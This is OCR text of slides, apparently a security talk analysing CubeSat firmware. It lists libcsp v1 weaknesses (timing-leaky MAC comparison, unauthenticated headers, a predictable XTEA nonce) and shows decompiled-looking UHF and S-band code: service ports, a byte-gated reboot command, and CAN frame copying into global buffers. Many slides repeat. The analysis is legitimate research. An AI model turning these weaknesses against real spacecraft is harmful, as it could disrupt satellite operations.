
- HMAC-SHA1 Authentication
- XTEA Encryption Support

### Security Issues

1. MAC comparison leaks timing data #44
   - `memcmp` to compare the digest
2. HMAC doesn't protect headers #45
   - Same problem for the CRC checks
3. XTEA encrypt packet nonce too predictable #162
   - `const uint32_t nonce = (uint32_t)rand();`

*Authors*: Issues fixed in libcsp v2

# UHF-Stack





```c
int csp_route_security_chek(...) {
  if (packet->id.flags & CSP_FXTEA) {
    csp_log_error("Received XTEA encrypted packet, but CSP was compiled without XTEA support. Discarding packet");
  }

  // ...

  if (packet->id.flags & CSP_FHMAC) {
    csp_log_error("Received packet with HMAC, but CSP was compiled without HMAC support. Discarding packet");
  }

   // ...
}
```

# UHF-Stack




## Cubesat Space Protocol (CSP) v1

Socket API + TCP-based ports

- "Default" Server
  - `socket`, `bind`, `listen`, `accept`


```c
if (cspServerInitialised == false) {
  cspSocket = csp_socket(0);
  if (!cspSocket) { return; }

  ret = csp_bind(cspSocket, CSP_ANY_PORT);
  if (!ret) { return; }


  ret = csp_listen(cspSocket, 10);
  if (!ret) { return; }

  cspServerInitialised = true;
}

cspServerConn = csp_accept(cspSocket, 10);
if (cspServerConn) {
  while (request_packet = csp_read(cspServerConn,0), packet) {
    dest_port = csp_conn_dport(cspServerConn);
    switch(dest_port) {
      // ...
    }
  }
  csp_close(cspServerConn);
}
```



# UHF-Stack




## Cubesat Space Protocol (CSP) v1

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

  ret = csp_listen(cspSocket, 10);
  if (!ret) { return; }

  cspServerInitialised = true;
}

cspServerConn = csp_accept(cspSocket, 10);
if (cspServerConn) {
  while (request_packet = csp_read(cspServerConn,0), packet) {
    dest_port = csp_conn_dport(cspServerConn);
    switch(dest_port) {
      // ...
    }
  }
  csp_close(cspServerConn);
}
```



# UHF-Stack





## Cubesat Space Protocol (CSP) v1

### Default Services

- Network Info Handlers
- Ping
- OS Tasklist
- Remaining Memory
- System Reboot
- Current Time

```
switch(csp_conn_dport(conn)) {
        case 0: // Network information handlers
        csp_cmp_handler(conn, packet);
        break;
    case 1: // Ping
        do_csp_debug(2,"SERVICE: Ping received");
        break;
    case 2: // OS Tasklist
        csp_sys_tasklist(str, size);
        // ...
        csp_send(conn, packet, 0);
        break;
    case 3: // Remaining Memory
        val = csp_sys_memfree();
        // ...
        csp_send(conn, packet, 0);
        break;
    case 4: // System Reboot
        if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
   // ...
}
```

# UHF-Stack




## Cubesat Space Protocol (CSP) v1

### Default Services

- Network Info Handlers
- Ping
- OS Tasklist
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- Current Time

```
switch(csp_conn_dport(conn)) {
        case 0: // Network information handlers
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
        break;
    case 1: // Ping
        do_csp_debug(2,"SERVICE: Ping received");
        break;
    case 2: // OS Tasklist
        csp_sys_tasklist(str, size);
        // ...
        csp_send(conn, packet, 0);
        break;
    case 3: // Remaining Memory
        val = csp_sys_memfree();
        // ...
        csp_send(conn, packet, 0);
        break;
    case 4: // System Reboot
        if(packet->data[0..4] == BYTESEQ) { csp_sys_reboot(); }
   // ...
}
```

# UHF-Stack





## Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```


## ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```



# UHF-Stack





## Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```


## ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```



# UHF-Stack





## Central Services

```
dest_port = csp_conn_dport(conn);
switch(dest_port) {
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```


## ADCS Server

```
// csp_listen, _bind(0x14), _accept
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
```



# UHF-Stack




## Central Services

```
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
  case 0x00 - 0x06:
    csp_service_handler(conn, pkt);
  case 0x07:
    rparam_service_handler(conn, pkt);
  case 0x10:
    CSP_ProcessReceivedSPP(pkt);
}
```


## ADCS Server

```
switch(val) {
  case 0x1: // Set ADCS Mode
    memcpy(packet->data + 2, _adcs_mode, 7);
    packet->data[1] = '\0';
    packet->length = 0;
    goto send_packet_set_len;
  case 0x1c:
    gs_adcs_gps_on();
    break;
  case '\x14': # Set ADCS Wheel position
    gs_adcs_wheels_diag(packet->data[2],&val0,&val1);
    packet->data[1] = '\0';
    h16 = util_hton16(val0);
    packet->data[5] = (char)(h16 & 0xffff);
    packet->data[4] = (char)((h16 & 0xffff) >> 8);
    h16 = util_hton16(val1);
    packet->data[7] = (char)(h16 & 0xffff);
    packet->data[6] = (char)((h16 & 0xffff) >> 8);

    packet->length = 0;
    goto send_packet_set_len;
}
```




# UHF-Stack






## Sending Telemtry

```
1 send_packet_set_len:
2         *(char *)((int)&packet->length + 1) = len;
3 send_packet:
4         ret = csp_send(conn,packet,0);
5         if (!ret) goto failed;;
```


# System Chart









# System Chart



# S-Band Stack





## CAN Frames

```c
void can_rx_task_gmv(void) {
        // ...
  if(frame_type == START) {
    // Allocate packet
    if (curr_buf->packet == (CFP_Packet_t *)0x0) {
      tmp = csp_buffer_size();
      packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
      curr_buf->packet = packet;
    } else { ... }

    curr_buf->rx_count = 0;
    curr_buf->remain = frame_id >> 0xd & 0x1f;
    // Copy to Global Buffer
    memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
    datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
    // ...
  }
  else if(frame_type == CONTINUE) {
    can_remain = frame_id >> 0xd & 0x1f;
    // Check continous ID
```

# S-Band Stack

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    if (curr_buf->packet == (CFP_Packet_t *)0x0) {
      tmp = csp_buffer_size();
      packet = (CFP_Packet_t *)csp_buffer_get(tmp - 0xe);
      curr_buf->packet = packet;
    } else { ... }

    curr_buf->rx_count = 0;
    curr_buf->remain = frame_id >> 0xd & 0x1f;
    // Copy to Global Buffer
    memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
    datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
    // ...
  }
  else if(frame_type == CONTINUE) {
    can_remain = frame_id >> 0xd & 0x1f;
    // Check continous ID
```

```
                    bufferGlobal

d0108f98                        undefine...  ??

                    bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

                    tBufferSPP


d0109480                        undefine...  ??

                    t_TC_PacketBuffer.16356

d0109868                        undefine...  ??
d0109967                        ??           ??

                    TCPacketBuffer[0].entryLength
                    TCPacketBuffer

d0109968                        COMTT_Pa...  ??
d010fef8                        ??           ??
d010fef9                        ??           ??
d010fefa                        ??           ??
d010fefb                        ??           ??
```



